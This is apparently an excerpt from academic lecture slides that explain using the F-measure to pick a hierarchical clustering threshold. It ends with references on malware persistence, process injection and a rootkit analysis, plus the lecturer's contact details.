
F-measure

- Combine precision and recall into one measure
- F-measure

$$\text{F-measure}_{th} = (1 + \beta^2) \cdot \frac{P_{th} \cdot R_{th}}{\beta^2 \cdot P_{th} + R_{th}}$$


- th is the clustering-specific threshold (a configuration parameter for the clustering method)
- β is the weighting parameter, with $\beta < 1$ reflecting higher weight on precision over recall

Using F-measure for optimization



- Assume a given β
- $\max(\text{F-measure})$ yields the optimal threshold
- Example (left):
F-measure ca. 0.96
 \Rightarrow threshold = 0.115

Hierarchical clustering visualized as a dendrogram



References

- Persistence mechanisms: <https://attack.mitre.org/wiki/Persistence>
- Run keys, <https://msdn.microsoft.com/en-us/library/aa376977>
- Code injection techniques:
<https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process>
- FANCY BEAR HideDRV rootkit analysis:
<http://www.sekoia.fr/blog/wp-content/uploads/2016/10/Rootkit-analysis-Use-case-on-HIDEDRV-v1.6.pdf>

Thank you. Questions?

Prof. Dr. Christian Dietrich
<dietrich@internet-sicherheit.de>



Westfälische
Hochschule